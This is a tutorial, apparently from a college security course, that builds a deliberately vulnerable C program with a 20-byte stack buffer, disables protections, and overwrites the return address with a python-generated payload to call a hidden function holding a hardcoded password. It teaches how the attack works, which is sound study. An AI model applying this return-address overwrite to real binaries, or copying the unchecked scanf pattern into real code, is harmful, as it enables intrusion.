Aim : To understand buffer overflow and exploit a c code

Things you will need :

1. VM software(Virtual Box / VM Ware)
2. Kali linux 32 bit

Procedure :

< Watch video linked to this document for better understanding />

Let me break the procedure for your better understanding (Watch video linked to this tutorial for better understanding):

1. Write / Copy C program
2. Compile the program
3. Execute the program
4. Testing the program
5. Disassemble the program
6. Hack the program

Buffer overflow is an anomaly that occurs when software writing data to a buffer overflows the buffer's capacity, resulting in adjacent memory locations being overwritten. In other words, too much information is being passed into a container that does not have enough space, and that information ends up replacing data in adjacent containers.

1. Write / Copy C program

For this experiment we will consider the following program : FBI_.c

```
#include <stdio.h>
void secretFunction()
{
   //INCASE FOR FUTURE UPDATE
   printf("**Server SSH Password**\n");
   printf("Server Password : qwerty123\n");
}
void doit(){
   char buffer[20];

   printf("Enter some text:\n");
   scanf("%s", buffer);
   printf("You DATA : '%s' now belongs to us\n", buffer);
}
int main()
{
   doit();
   return 0;
}
```

Here we can see that there are 3 functions :

1. main
2. doit
3. secretFunction

The execution of the program will go in following format
starts -> main() -> doit() -> main() -> end

2. Compile the program

To compile this program you need to save this program in a folder, open terminal and type the following command :

```
gcc FBI_.c -fno-stack-protector -m32 -no-pie
```

3.Execute the program

After compiling you will get a.out file which is the binary of the code. Type the following command in terminal to run the code :

```
./a.out
```

You will get the following output :

```
Enter some text: test
You DATA : test now belongs to us
```

This is the regular execution of the program.

4.Testing the program

Now imagine that the developer wants to add server connectivity in the next version so he created a secreteFunction() and left server credentials in that function.

Under normal conditions nothing will go wrong.

Even though the secreteFunction() is present in the program it is not executed because it's never called in main.

In doit() function we have a buffer variable of size 20. This is what we will use for exploit.

When we run the program, it asks for input. The size of buffer is fixed (20). So, by common logic it can hold input of length 20.

To break the program or to intentionally cause an error/crash we will input data of length 20+.

You can manually type random characters but you will need to keep a count of total characters. There is an easy way for this, we can use python to generate character of desired length.

To generate 20 'A' character we need the following command :

```
python -c 'print "A"*20’
```

Output will be 20 A's

After inputting 20 A's the program runs normally. There are no errors
Next we will try 21 A's. Program still works fine.
Again 25 A's. Program still works fine
Again at 27 A's program still works fine
When you input 28 A's the program gives segmentation fault

So now we know that even if we asked for buffer size of 20 we got space of size 28

Next step will be to disassemble the binary(a.out) for this we will use objdump tool

5.Disassemble the program

Imagine that you don't have FBI_.c i.e. source code. So, to hack this binary we will need to disassemble the source code. To disassemble the binary we need to run following command:


objdump -d a.out

We will get all the code disassembled along with all addresses.

Here we only want the address of our secrete function. Copy it and save it for later use

6.Hack the program

Now it's time to run our exploit. Consider the following image:



Here we can see that next to buffer space we have base pointer and next to it is the return address. Return address is the address to where the function should return upon completion of execution. Normally it should return to main function but here we will hack it to point to our secrete function.

Here's what we will do:

Our buffer is overflowed after input length is 28

The size of base pointer will be 4 byte
Which means if we write 28+4 = 32 A's our base pointer will be overwritten.
The next byte will be for return address.
Here we will pass the address for secrete function.
We need to pass the address in reverse order if the address is 08049182
We need to pass/reverse it FROM [08 04 91 82] -> TO [82 91 04 08] (little endian format without spaces)
As it is a hex address we need to add \x before every 2 character
Final address will be \x82\x91\x04\x08

So our payload will look like this: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x82\x91\x04\x08

So finally, if we run the program and input the following payload nothing will happen except segmentation fault because our program will read hex as normal string.

We need to use python to generate data with hex and send it to our a.out program using linux pipeline. The following command will do the trick:

```
python -c 'print "a"*32 + "\x82\x91\x04\x08"' | ./a.out
```

The attack is so severe that if you pass the address of some external process our program will execute it as well.

Final verdict: This program was intentionally made vulnerable to understand buffer overflow. Most modern programming languages are well aware of these issues and have their safe guard against such attacks. Mostly overflow attack are seen on C and C++ programs. The following functions are vulnerable to buffer overflow attacks: gets, scanf, sprint, strcpy think twice before using these functions.

Video : https://www.youtube.com/watch?v=cHj4UkzcKwU
Post : https://phcet.rohanparab.com/BEIT/3
Project : https://github.com/rohanparab/Buffer_Overflow
Downloads :
https://github.com/rohanparab/Buffer_Overflow/releases/